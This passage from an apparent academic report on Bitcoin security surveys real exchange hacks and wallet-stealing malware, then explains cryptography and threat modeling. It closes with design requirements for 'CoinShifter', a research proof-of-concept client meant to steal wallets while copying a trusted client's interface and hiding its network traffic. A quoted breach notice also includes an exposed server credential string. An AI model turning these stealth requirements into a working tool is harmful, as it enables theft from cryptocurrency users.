- LocalBitcoins team was alerted about the abnormal activity when the hosting provider restarted the server.
- The attacker gained a root access to the server for ~40 minutes before the attacker was kicked out and the server shutdown.
- All data on the website server is encrypted. Manual actions are needed to make this data readable, so the attacker could not gain access to the data even when having a server console access.

It is very unlikely that the attacker gained access to any data; LocalBitcoins is still performing full investigation on the matter.

- Bitcoins in hot wallet and cold wallet are safe, as LocalBitcoins runs its bitcoind and wallets on a separate server.
- LocalBitcoins team has started to rebuild the website server on fresh hardware.

LocalBitcoins team will make further announcements when the investigation proceeds and the site becomes available again. We expect to spend at least 24 hours on this. LocalBitcoins team apologizes the issues the downtime may cause to the users.

Figure 2.14: The message on <https://localbitcoins.com> after the attack

```

:(
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

Two hacks totalling about 4100 BTC have left Inputs.io unable to pay all user balances. The attacker compromised the hosting account through compromising email accounts (some very old, and without phone numbers attached, so it was easy to reset). The attacker was able to bypass 2FA due to a flaw on the server host side.

Database access was also obtained, however passwords are securely stored and are hashed on the client. Bitcoin backend code were transferred to 10;15Hd@mastersearching.com:mercedes49@69.85.88.31 (most likely another compromised server).

What about my coins there? If you stored more than 1 BTC, send an email to support@inputs.io with a Bitcoin address (preferably, an offline, open source light/SPV wallet like Multibit or Electrum). Use the same email you're using on inputs. Please don't store Bitcoins on an internet connected device, regardless of it is your own or a service's.

I know this doesn't mean much, but I'm sorry, and saying that I'm very sad that this happened is an understatement.

-----BEGIN PGP SIGNATURE-----
Version: GnuPG v1.4.11 (GNU/Linux)

iQEcBAEBAgAGBQJSeuZ9AAoJEB7FawRj3T8Th5QH/iapt2DUuyy1j7i51y1N1Lok
+Gu5fdlAV8moXnv+InMQvxtlxWfc7zKiROSP6Zv1cXdvMrCyzkP+SntEFshla+0
j2FYOglLeMnmsPsw8yeR1O8vJieYK+7imEZL4nRKA+O+mjqCTIntCBUAvcYQ8Uu
C6BoNLkgTBzz1ZT1wOK4t2kw9KcC31TUOv3yVusjA3xOv4HbKPRP2yFIK49C7L
w7C2h3L1jHqLerQNbocwcyKH83BFJ2lB0cFZFFCLBl+8NQCulcFymxrXUV73Rqa
xIMPX2rPFclj6yz0ABl1t2wY2DGOvc33MYCzX82OumlXqAXC2d2uF//G6fzQ5M=
=lp/9
-----END PGP SIGNATURE-----

Access inputs.io if you want to verify your balance, look up your transactions, etc. Don't add coins.

```

Figure 2.15: The message on <https://input.io> after the attack was discovered

Refusing to uphold deals All confirmed Bitcoin transactions are irreversible, which means that they cannot be undone. The only way to return bitcoins is by creating a new transaction that sends back the same amount of bitcoins. The irreversible nature of Bitcoin transactions opens up a venue of attacks where a seller won't perform the service the customer has payed for. Once the seller receives their bitcoins, the seller can break their end of the deal and leave with the stolen bitcoins.

Attacks targeting Bitcoin software

A user needs to use a Bitcoin client to spend their bitcoins. The software can either be local or run on another host. This means all Bitcoin users will have to interact with at least one client each, either locally or remotely. The software is a component that can be exploited by attackers. Social engineering, especially spoofing and phishing, are useful tools to lure victims to your malicious clients.

Malicious clients An ideal situation for an attacker is to make the victim uses a client that was design to reveal their wallet to the attacker. There have been reported incidents where the attacker has modified known software and used it to steal bitcoins.

- **CoinThief** A malware designed for Mac OSX called CoinThief[81] has been spread through several mediums. Cointhief has piggybacked popular

OSX apps that has been distributed through other channels than the OSX's official appstore. The sites used to distribute the malware were sites such as Download.com and MacUpdate.com[81].

Malware Increase in malware against cryptocurrencies as they gained popularity. The malware either steals the victim's wallet or uses their computing power to mine bitcoins for the attacker. The wallet stealing malware is often accompanied by a keystroke logger, which can steal the password used to encrypt the wallet.

- **BadLepricon** A couple of Android apps included Bitcoin mining malware[82], which mined bitcoins for the attacker on the phone. The applications were removed from Google's app store[82]. It tried to be courteous and not overload the phone by constantly mining. Instead it checked whether there were sufficient battery left, that the screen was off, and that the phone was connected to the internet[82].
- **Pony** A computer virus, Pony[83], steals Bitcoin wallets and wallets from other digital currencies. It also acts as a keylogger and send all recovered credentials back to a central server[83].
- **Keyloggers** Encryption is futile against keyloggers, as noted by Dell SecureWork[65]. The keyloggers steal the password used to encrypt the wallet. The keystroke logger sends its logs and the wallet back to a central server where the attacker proceeds to steal the contents of the wallets.

Spoofing and social engineering Social engineering can be used to lure victims onto sites where they download malware, often without suspecting that it is malware[84]. These attacks often use a one-off or custom malware, which makes antivirus program's fingerprinting methods ineffective[84][65].

- **MtGox leaked files** A .zip archive was released after MtGox⁴, a popular bitcoin exchanger, was taken down[67]. The attackers claimed it contained database dumps and software to access MtGox' data remotely. It was instead malware designed to steal wallets[85].
- **Reddit** An attacker left a bait on a Bitcoin trader's forum[84], which said that Mt.Gox, a popular exchanger at the time, was going to support

⁴<https://www.mtgox.com/>

Litecoins. The bait linked to a link to a live chat where they could discuss the topic. The linked site mimicked the layout of Mt.Gox and prompted visitors to update their Java⁵ plugin and then offered a forged Adobe⁶ updater, which contained a trojan[84].

False repositories Attackers can lure victims into downloading an evil client by using a domain name similar or indistinguishable from the original client's name. Another opportunity is to find a medium or network that the client is not using, e.g. another popular distribution site or repository. A popular choice for attacker is SourceForge⁷ because it permits hosting compiled binaries.

- **MultiBit** A false project was made on SourceForge with the name MultiBit[86]. The project normally resides on Github[87] and on their website[88]. It was contained a malicious version of MultiBit. The project site was used to spread their malicious version of MultiBit. They have been reported and is no longer available for download. The exact malware added is also unknown.
- **Electrum** A fake Electrum website was discovered[89]. The attacker had bought advertisements on Yahoo⁸ and Duck Duck Go⁹, The advertisements lead the victims to electrum-bitcoin.org instead of <https://electrum.org/>. Electrum is normally available on Github[90] and their website[91].

Unauthorized mining Mining is a source of bitcoin, but mining requires computational power to operate. A miner's chance of successfully mining can be improved by adding more hardware. But this costs money, which might not be available. So an attacker can instead outsource the mining to their victims using malware. This means an attacker can harvest the bitcoins mined and the victims supply the attacker with extra computational power.

- **Yahoo** Mining malware was spread through advertising on Yahoo's sites[92]. This malware made the recipients into Bitcoin miners.
- **Android** Several applications for Android included mining software, which mined while the phone was charging.

⁵<http://www.java.com/en/>

⁶<http://www.adobe.com/>

⁷<http://www.sourceforge.net>

⁸<https://www.yahoo.com/>

⁹<https://duckduckgo.com/>

- **Social networks** Minig malware have also been spread using social media[93]. The links are camouflaged to look more legitimate to lure users in and look as if they could have been sent from a friend, who wants to show you a picture.
- **Botnets** Criminals that own botnets can use their bots' computer to mine[83].

2.3.3 Observed existing attack patterns against Bitcoin

Many people have attacked Bitcoin infrastructure and its components, and we assume more attacks are coming. Below are some of the attack patterns that we have observed by looking through news papers, Bitcoin forums, and looking Bitcoin exchangers.

Currency exchange rate An exchanger or a middleman can tamper with the exchanges rates to give themselves a high profit margin from transactions or conversion.

Unencrypted communication channels We found exchangers that did not encrypt any traffic between their server and our browser. The network traffic between a user and the exchanger could contain sensitive information used to authenticate the user. This is not an attack in itself, but can open up to many different types of attacks.

Malware Many attackers have copied existing clients[89][86], added malware to it and then attempted to spread the client. The malware that is added either sends logs of the victim's keystrokes or the victim's wallet to a central server[6][65]. The malware may also be circulated without being added to a client and serve the same purpose.

Social engineering Attackers try to lure both expert and inexperienced users to hand over their bitcoins. The attackers send phishing emails[94], create false advertisements on search engines[89], or spoof websites[10] to lure their victims.

2.3.4 Commonalities of all attack vectors against Bitcoins

For each type of attack, the main target is either to get the user's credentials for his/her Bitcoin wallet or access to the user's private key. Once the attacker

is in possession of either one of the two, the attacker can:

- Masquerade as the victim and purchase goods for the victim's bitcoins.
- Transfer bitcoins from the victim to the attacker.

No matter which attack vector the attacker chooses to use, the motivation of an attacker is ultimately to get as much of the victim's bitcoins as possible. Since Bitcoin is a digital currency this opens up for many routes of attack.

Some attackers differ from the description above, such as government attackers. Instead of trying to collect as many bitcoins as possible, they are interested in information. The information they are interested in are who the users are, where they spend and receive their bitcoins from, and such.

2.4 Cryptography

Bitcoin relies on many cryptographic schemes and algorithms. Below is a few of the core cryptographic terms explained. The focus of this report is not to teach cryptography, so each section will be brief. The reader is encouraged to read more about cryptography if they want to better grasp some of the omitted details.

2.4.1 Encryption

The act of encrypting a message is to conceal the message's content to protect it from any eavesdropping from unwanted parties. Encryption is done using an encryption algorithm with an encryption key and the plain text message. The encrypted message is called a cipher text. A decryption algorithm is used to decrypt the cipher text in order to recover the original content. This decryption algorithm requires a decryption key and the cipher text and produces the plain text message. Since a decryption key is needed to decrypt the cipher text, only entities who have knowledge of this key are able to decrypt the message. This key should only be given to authorized parties using secure channels to make sure that only the intended entities can read the encrypted messages. Given that the shared decryption key is distributed correctly, only authorized persons are able to read the message and any adversary is unable to determine anything about the message's original content.

There are two primary schemes within encryption, symmetric and asymmetric. Below follows a brief explanation of each of them.

Symmetric encryption In symmetric encryption, both encryption and decryption use the same key. This means that both parties needs to know the key prior to sending or receiving any messages. The distribution of the shared keys can be a challenge, since they need to be given to the other parties without being compromised or leaked to any adversaries.

Asymmetric encryption Asymmetric cryptography requires that each entity has its own key pair; one public key and one private key. Both the private and the public key can be used for either encryption or decryption. Whichever key is used to encrypt a plain text, the other key has to be used for decryption of the cipher text. The public key can be shared to anyone and can be distributed to friends and adversaries without any risk. The private key must be guarded and should never be given to any authorized party. This scheme

relies on the secrecy of the private key and once the private key is compromised, the scheme fails. If done correctly, this can guarantee that anything encrypted with the private key originated from the owner of the private key. It can also guarantee that anything encrypted with the public key can only be decrypted by the owner of the private key.

2.4.2 Elliptic Curve Digital Signature Algorithm

Elliptic curve digital signature algorithm is an asymmetric encryption scheme. The private key is a randomly generated number and the corresponding public key is a two dimensional point on the elliptic curve derived from the private key. Bitcoin uses this scheme to sign transactions with the private key and then verify it with the public key. This signing algorithm is based on elliptic curve cryptography which uses algebraic structures of elliptic curves over finite fields. It leverage the assumption that computing a point multiplication is easy, but difficult to find the multiplicand given the original the product points.

2.4.3 Cryptographic hash functions

A hash function[95] can be seen as a mathematical grinder, which takes an input and hashes it into something unrecognisable. This hashed output is called a digest. A good digest and the hash function should exhibit a certain set of characteristics in order for the hash algorithm to be classified as a cryptographic hash algorithm. These characteristics include:

Speed The algorithm needs to be effective and fast when calculating the digest of an input.

Pre-image resistance If an attacker is in possession of a digest D , it should be difficult to find any message M such that $D = \text{hash}(M)$.

Second pre-image resistance Given a message M it should be difficult to find another M' such that $\text{hash}(M) = \text{hash}(M')$. This implies collision resistance.

Collision resistant A collision between two hashes is when two different inputs create the same digest. This is impossible to avoid, as the input set to the hash function is infinite and the output of the algorithm is finite, but it should be infeasible for an attacker to find a similar digest from a different input.

Avalanche effect That changing one bit in the input message changes the digest drastically. The strict avalanche criterion is satisfied when changing one bit in the input changes each output bit with a 50 percent probability.

An algorithm which meets all these requirements is a cryptographic algorithm.

2.4.4 Usage of cryptographic hash functions

A wide variety of applications use cryptographic hash function, such as integrity protection, message authentication and to create digital signatures. Each of the applications use the hash function to guard against tampering and to validate the integrity of the data. As an example, lets say Alice wants to send Bob a private message. The message contains sensitive information so Alice want to make sure that:

- The message can only be read by Bob
- Bob is able to verify that the message came from Alice
- Bob is able to verify that the message has not been tampered with

The process of making this message is show in Figure 2.16. Alice first composes the message M. She then creates the digital signature for the message by hashing M to create the message's digest D. To prevent tampering of the digest, Alice encrypts the digest with her own private key. This lets Bob know that the digest must have been made by Alice, since she is the only one in possession of her private key. Next, she creates a random session key for the rest of Alice and Bob's session. This key is a symmetrical key and is sent to Bob by encrypting it with his public key. This lets Alice rest assured that only Bob is able to read the session key, since only Bob is in possession of his private key. The message M is then encrypted using the same session key. The encrypted session key and the encrypted message makes up the digital envelope of the message and the digital signature is added to this. This forms the final message which is sent to Bob. It meets all the criterion set above and allows for a safe transmission of the sensitive data.

The reason for not using asymmetric encryption for all applications we use cryptographic hash functions is because of speed. To verify a message using asymmetric encryption takes magnitudes longer time than using symmetric cryptography.




Figure 2.16: Using hash function together with asymmetric encryption to create Alice's message

Chapter 3

Methodology

This chapter describes the methodology that will be used to reach the objectives specified in Chapter 1. Section 3.1 contains a few examples of different threat models that were relevant to this report. The types of threat modeling we explain in section 3.1 are:

- Misuse-case diagram
- Attack tree
- Data flow diagram
- Sequence diagram

In Section 3.2 presents the metrics that we used to evaluate all of the attack vectors we found through our threat collection process. Each type of model has their own set of metrics. Section 3.3 is about the proof of concept client. The section contains all the requirements for development and evaluating the finished client. A list of the Bitcoin clients are listed after the requirements. The clients are compared and evaluated to select the client we used for our proof of concept client.

3.1 Threat modeling

Threat modeling are methods that visualize all, or most, of the threats to a system, its users and stakeholders. The model is used to create a security overview for the system's designers, maintainers or users. Each type of threat model are different from each other, from their point of view, how abstract the diagram is, and who the intended viewers are. In the context of threat modeling, a threat represents a possible attack on a system. The result from a threat modeling may vary, depending on which perspective you have chosen for your assessment of the system. It is possible to analyze a system from the view of an attacker, the system's resources, or as the defender. These are complementing views that allow stakeholders to assess what defenses to implement and which can be ignored.

3.1.1 Misuse case

Misuse case diagrams[96][7] are an extension of the use case diagram. The use case diagrams are made in UML and is used to describe a scenario or a set of requirements for a software system being developed. Use cases are often used to portray the requirements for a software system as an aid for the developers so they can discuss and understand certain aspects or scenarios of the system they are developing. This discussion can also include the system's stakeholders. The use case shows the different external actors in the scenario and their interaction with the system. All actors in the use case diagram are stakeholders in the system. The misuse case introduces bad or negative actions to the use case diagram and negative actors. The negative actions which represent attacks and vulnerabilities against the systems being modeled in the use case. They usually leverage existing use case actions into exploits or attacks against the system. Security requirements can also be included in a misuse diagram. The misuse case adds an emphasis on security to the use case diagrams by mapping the possible attacks and the security requirements to the system. This can in turn be used to help aid the developers in designing a more secure system.

Misuse case notation The notation used in a misuse is similar to the notation used in the use case diagram. The new concepts that misuse cases introduced are[7]:

- Mis-actor: A malicious user that poses a threat to the system. This is an unwanted actor that only wants to cause exploit the target system.
- Misuse case: Represents an action that the system should not allow, as an opposite to the use case. Performing this action can cause harm to the system, its resources or a stakeholder.

The new notation for drawing a misuse case are shown in Figure 3.1[7].




Figure 3.1: The misuse notation introduced by Guttorm Sindre[7]

Otherwise it follows the same layout as a use case. The textual description of a misuse case only adds ‘Basic path’, which is the actions the misuser used to compromise the system. A textual misuse case is shown in Table 3.1.

Preconditions:

pc1 The system has a special user 'operator' with extended authorities.

pc2 The system allows the operator to log on over the network.

Assumptions:

as1 The operator uses the network to log on to the system as operator (for all paths.)

as2 The operator uses his home phone line to log on to the system as operator (for ap2.)

as3 The operator uses his home phone line to log on to the system as operator (for ap3.)

Worst case threat (postcondition):

wc1 The crook has operator authorities on the e-shop system for an unlimited time, i.e., she is never caught.

Capture guarantee (postcondition):

cg1 The crook never gets operator authorities on the e-shop system.

Related business rules:

br1 The role of e-shop system operator shall give full privileges on the e-shop system, the e-shop system

computer and the associated local network host computers.

br2 Only the role of e-shop system operator shall give the privileges mentioned in br1.

Potential misuser profile: Highly skilled, potentially host administrator with criminal intent.

Stakeholders and threats:

sh1 e-shop

- reduced turnover if misuser uses operator access to sabotage system

- lost confidence if security problems get publicized (which may also be the misuser's intent)

sh2 customer

- loss of privacy if misuser uses operator access to find out about customer's shopping habits

- potential economic loss if misuser uses operator access to find credit card numbers

Scope:

Entire business and business environment.

Abstraction level:

Mis-user goal.

Precision level:

Focused

Table 3.1: A textual description of a misuse case

3.1.2 Attack tree

An attack tree[97][98] is a tree where each node represents an attack, It branches off into children nodes which represents the next step in the attack. Each node may have as many children as needed to show the full spectrum of possible next steps. An attack tree may be very abstract or full of details, the scope of the tree depends on the purpose of the tree. A specific attack may require a highly detailed tree, but a tree created for an overview may have less detail. This is used to convey which conditions must be true for the attack to be a threat. If the system is able to prevent a condition in the tree from every being true, then the path through the node and its children is stopped. This does not mean the attack itself is impossible to perform, but the attack vector though the blocked path is impossible. In order for an attack in the attack tree to be complete, a path of satisfied nodes through the tree must be made from a leaf node up to the root node. To make a node satisfied, the node's condition must be meet. Note that there a disjunctive and conjunctive nodes, which function like logical set operators. A conjunction node requires all its direct children nodes to be satisfied. A disjunction node is satisfied when at least one of its direct child nodes has its condition satisfied. The only exception is leaf nodes, which are satisfied by having their own condition meet. By using an attack tree it is easier to see the route of an attack and where it is possible to implement a barrier to stop an attack. But to mitigate an attack, new routes may open up and create a new set of possible attacks against the system. It then becomes important to determine whether it is worth the risk to implement the barrier. Each leaf node can also have an assigned value, which value varies depending on which metric is used to estimate it. Typical metrics are show below:

Attack Cost The cost associated with carrying out the attack.

Protection Cost The cost for implementing the barriers needed to mitigate the attack.

Probability The chance that an attack would actually happen.

Impact/Consequence The consequences of a successful attack.

The Figure 3.2 shows an example of an attack tree. The first black box is the root node of the attack and states the intention of the attack, which is to steal Bitcoins. The root node has two children, as the attacker needs a victims wallet to be able to steal Bitcoins in our example. The wallets are distributed in two ways, either on the victims own system or the victim is using a third-party




Figure 3.2: An example of an attack tree against Bitcoins

service to manage his/her wallet. The left branch is attacks against the victims own computer, while the right branch is attacks against a third-party service.

Attack-Defense Tree

An expansion on the attack tree is the attack-defense tree[98]. It uses the same principles as the attack tree, but adds in defense nodes and countermeasure nodes among the existing attack nodes. A defense nodes contains a method to mitigate or dampen the attack in the parent node. A defense node can be placed under an attack node and illustrates one way in which the attack can be completely or partially stopped. A countermeasure is a counter attack to the parent. An attack node's counter is defense and the defense's counter is an attack node. But introducing new components to protect the system may also open up new attack routes, either as an attack against the protection component itself or because introducing the defense expands the total attack surface for the system. New notation has been added to visually emphasize a node's role; an attack node is a white square, a defense node is a green rectangle and countermeasures are connected to the countered node using an arrow.




Figure 3.3: An example of a dataflow diagram

3.1.3 Data flow diagram

Data flow diagrams are visual aids for understanding of how data and information flows through a system. The system is divided into smaller components, which are referred to as agents. An agents can be either external or internal. Each agent is either a source of data or a sink where the data ends up. The data flow diagram shows how this information flows between system components and outside agents. The notation for the different components are:

- Function A circle with the function name in its center.
- External entity A rectangular box with the entity's name in its center.
- Database Two parallel lines with the database's name in its center.
- Flow Arrows that lead from on component to another

Boundaries can be added to the data flow diagram, which can highlight critical components and the system's attack surface. This can be used to assess where data is vulnerable and which communication channels, both in and out of the system, are more exposed to outside attacks.

Why we did not use data flow diagrams This report does not include any data flow diagrams. The reason for omitting data flow diagrams was that the information that could be portrayed through such a diagram would not add necessary new information or perspective for the reader.

3.1.4 Sequence digram

A sequence diagram[99] is used to convey how processes interact with each other and in which order. Figure 3.4 shows an example of a sequence diagram. The depicted sequence diagram shows a Bitcoin transaction from a user and follow the transaction's process out to the miners, who verified the transaction. Different entities are shown in the sequence diagram as parallel vertical lines and each event performed by one of the entities is shown as a horizontal line. Each event is drawn underneath the previous to show which order the events happen in. The objects interact with each other by sending messages to each other. When a message is received, the recipient reacts to the message and does the associated action(s). The messages that are being sent in the sequence diagram can either be synchronous or asynchronous messages. Synchronous means that the sender waits on a reply from the moment the message was sent. An asynchronous message means the sender can continue without waiting on a reply. UML represents the different aspects and operations of message sending with its own notation.

- Asynchronous Messages have an open arrow head.
- Synchronous Messages typically represent operation calls and are shown with a filled arrow head.
- The reply message from a method has a dashed line.
- Object creation Message has a dashed line with an open arrow.
- Lost Messages are described as a small black circle at the arrow end of the Message.
- Found Messages are described as a small black circle at the starting end of the Message.

This was taken from the OMG UML guide[99].




Figure 3.4: An example of a sequence diagram

3.2 Evaluation of Attack Vectors

Each attack vector has different desirability depending on which metric or metrics is used to evaluate it. We evaluated each attack vector using each of the metrics. This evaluation helped us assess the most likely attacks and guided us towards which attack route to further investigate. Which path an actual attacker would chose does not necessarily correspond to the one found in this report, as an attacker's resources and motivations may differ from those we had in this paper. That may lead the attacker to a different conclusion of what is the best attack route.

3.2.1 Threat metrics

The criteria listed in the next section, was the metrics we used to evaluate our attack models. A metric is for making measurement, and in this context it is used to measure the overall risk of an attack. Using the metrics on a set of threats can help us understand those threats and give us a visualization of how potent an attack is and how likely it is. This information can again be used to build defenses to mitigate the most dangerous and imminent threats. We aimed to make distinct and unambiguous metrics, even though some of the metrics may be subjective and hard to quantify properly. Our metrics' point of view is based on the attacker's point of view and ignores the metrics that would be more beneficial to a defender, since we have put on our black hat and are about to attack Bitcoin software! Metrics that we ignored are such as cost of mitigating, implementing defenses, consequence of an attack, and other metrics which are commonly used when defending the system is in focus. Our attack is not concerned with what costs we give to our victims, we are only concerned about ourselves and our attack. It could be an interesting metric to add to our analysis, as the most expensive defense would be the less likely attack route as seen by the defender. This could yield a bigger reward if executed, since they are the least likely defenses to be implemented by a defender. But they are often ignored as they are either difficult to execute or not a potent attack. We have omitted them, as such analysis is system dependent and may require more knowledge of the victim than an attacker could be assumed to possess.

3.2.2 Evaluation metrics for misuse-cases

Each attack vector that will be evaluated will be measured using the following metrics. The metrics will affect and influence each other, but this is hard to

avoid as they are all different aspects of the same thing.

Probability The chance of someone actually performing such an attack. Attacks that have already been performed can give us an indication of what an attack's probability is. The ranks used in the evaluation was low, medium, high.

Dependencies An attack which requires a large set of variables to match up will be harder to pull off than a simple and more straight forward attack with less requirements. Given that the yield from the attacks are the same, it is favorable to go for the simpler attack. The ranks used in the evaluation was few, medium, high.

Extent This is an expansion of the previous point, as an attack which is aimed at common and more widely deployed software will affect a larger portion of the Bitcoin ecosystem and thus give the attacker a broader pool of targets to chose from. The ranks used in the evaluation was narrow, small, medium, wide.

Knowledge If the attack requires a high level of expertise, then the attack will be less likely to appear in the same magnitude as a cheaper and easier attack. The ranks used in the evaluation was low, medium, high.

Cost Some attacks require extra resources, such as more powerful hardware or special software, which often comes with a price. Attacks that requires more money will deter attackers from executing the attack. The ranks used in the evaluation was low, medium, high.

Discretion How likely is it that someone will be able to react to the attack before it is too late? The ranks used in the evaluation was low, medium, high.

3.2.3 Evaluation metrics for attack trees

When the attack trees were evaluated, we evaluated the leaf nodes and the cost propagated up the tree to the root node.

Probability How likely the attack is possible to successfully execute.

Cost The cost of executing the attack.

3.2.4 Evaluation of sequence diagrams

The sequence diagrams were evaluated by comparing the attack trees they were built on. If a sequence diagram is built of more than one attack tree, then it is the cumulative cost of all trees that represents the diagrams evaluation.

3.3 Proof of Concept

This section will highlight the requirements and decision that was made regarding the making of the proof of concept. The proof of concept was to spread a malicious client served from a spoofed distribution point. We called our client CoinShifter.

We needed to build the malicious client, and for this a base client was chosen. The base client was the foundation from which we built CoinShifter. There are several clients in the Bitcoin system, but we only needed one. CoinShifter's base client was selected using the metrics described in Section 3.3.3. The available clients are shown in Section 3.3.3. First is the set of requirements for the client, both requirements for the development and the requirements for evaluating the client once it is finished. The client comparison criteria is after the requirements and then applied to filter the clients.

3.3.1 Requirements for Development

These requirements were made to aid us during the development of the client and provided a set of conditions for gauging the finished client. The overall intention behind the requirements was to point the client in the right direction, towards a surreptitious and evil client that could steal sensitive information from the user without alerting the user of what the client was doing. All this while appearing to be a normal client. The Bitcoin ecosystem is rooted on trusting unknown peers, and this trust is used to figure out who the honest and sincere actors are and separate them from those who want to scam you. This emphasis on trust, among users and services, is needed due to the large degree of anonymity in the Bitcoin ecosystem and its lack of regulations. Therefore it is essential to retain the user's confidence to our client so that our client may be adopted by the Bitcoin community and spread through it. Alerting any of the users that the client they're using may be corrupt and bad-mannered will cause the users to report our client as malicious and advise other against using our client, which would counter our attack. There already exists a list of trusted and recommended clients, which the Bitcoin community embraces. These recommended clients are the mature clients that have been through peer-reviews and tested in the real world by a large body of users. The Bitcoin Wiki hosts an online list[100] of these clients with links to their respective owner's sites. Overall, our goal for the client was to make changes that the user will not easily notice and steal what's required to recreate the victim's wallet.

Mimic existing and trusted clients We can base our malicious client of one of the existing and trusted clients, as most of them are open sourced. Once it is finished and distributed, we can misuse the trust that the Bitcoin community has developed to the original client. If the changes we made did not change anything in the user interface, the user may not notice any unusual behavior if we are careful. The changes we make need to be made so that the changes are hard to notice for the average user, and preferably for expert users too. The user mostly interacts with the client through the graphical user interface (GUI) and thus all of the design in the user interface needed to remain untouched and behave in the same manner as in the original client. The attack does not require any changes in the GUI, as all the information happens underneath the hood of the application, where most users tends to not look. Our client may even offer the same security features as the original client does, but that does not mean that we will not be able to exploit the user. We can intercept clear text messages and read unencrypted wallets, which removes all of the benefits of the security.

- Requirement #1.1 The graphical user interface's design is identical to that of the original client.
- Requirement #1.2 The graphical user interface's behavior is identical to that of the original client.

Discrete malicious behavior Users should not be able to easily determine whether the client is performing malicious behavior or normal behavior. Examples of things that can trigger suspicion from users are unexpected, sporadic or high volumes of network traffic, creating and deleting arbitrary files, adding new binaries, trigger anti-virus programs, or similar. One thing to note is that not all users will know, or care, how to act when they notice such odd behavior, but those who do, and advanced or expert user, will most likely take action once the user has observed the suspicious behavior. In order to overcome any type of user, the program's actions should be camouflaged so it can avoid drawing attention to itself. This can be done in many ways, examples of such is piggy-backing data in packages to hide network traffic in the normal traffic, or try to convince the user that the behavior is normal or needed through the use of the GUI by messages or prompts. Firewalls[101] are also a concern, as the client is expected to use a certain port, while other ports may be blocked from both inbound and outbound traffic, but the client's original port should not be blocked if the victim intends to use the client.

- Requirement #2.1 The client should avoid from creating any additional files.
- Requirement #2.2 The client should use the client's default port.
